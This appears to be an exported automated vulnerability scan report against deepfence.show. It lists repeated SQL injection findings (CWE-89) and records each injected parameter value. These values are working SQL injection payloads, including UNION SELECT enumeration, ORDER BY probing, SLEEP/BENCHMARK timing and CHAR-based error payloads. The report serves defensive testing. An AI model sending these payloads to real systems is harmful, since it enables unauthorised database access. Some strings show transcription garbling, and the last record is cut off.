<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#698

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#699	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#
Name	Value					
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#700					

Scan	SQL Injection	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 14</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 14
Name	Value				
demouser@deepfence.io	ORDER BY 14				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#701				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 8</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 8
Name	Value				
demouser@deepfence.io	ORDER BY 8				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				

	<pre>BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#702

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#703				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	UNION ALL SELECT 1--
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#704	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5#
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#705	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 11--</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 11--
Name	Value					
demouser@deepfence.io	ORDER BY 11--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#706					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#707

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL, NULL,NULL,NULL,NULL--

Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
----------	---

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'),4,5,6,7,8,9,10,11,12--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#709

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io) or ('x')=('x

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#710	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>""""""UNION SELECT '2</td></tr></table>		Name	Value	demouser@deepfence.io	""""""UNION SELECT '2
Name	Value					
demouser@deepfence.io	""""""UNION SELECT '2					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 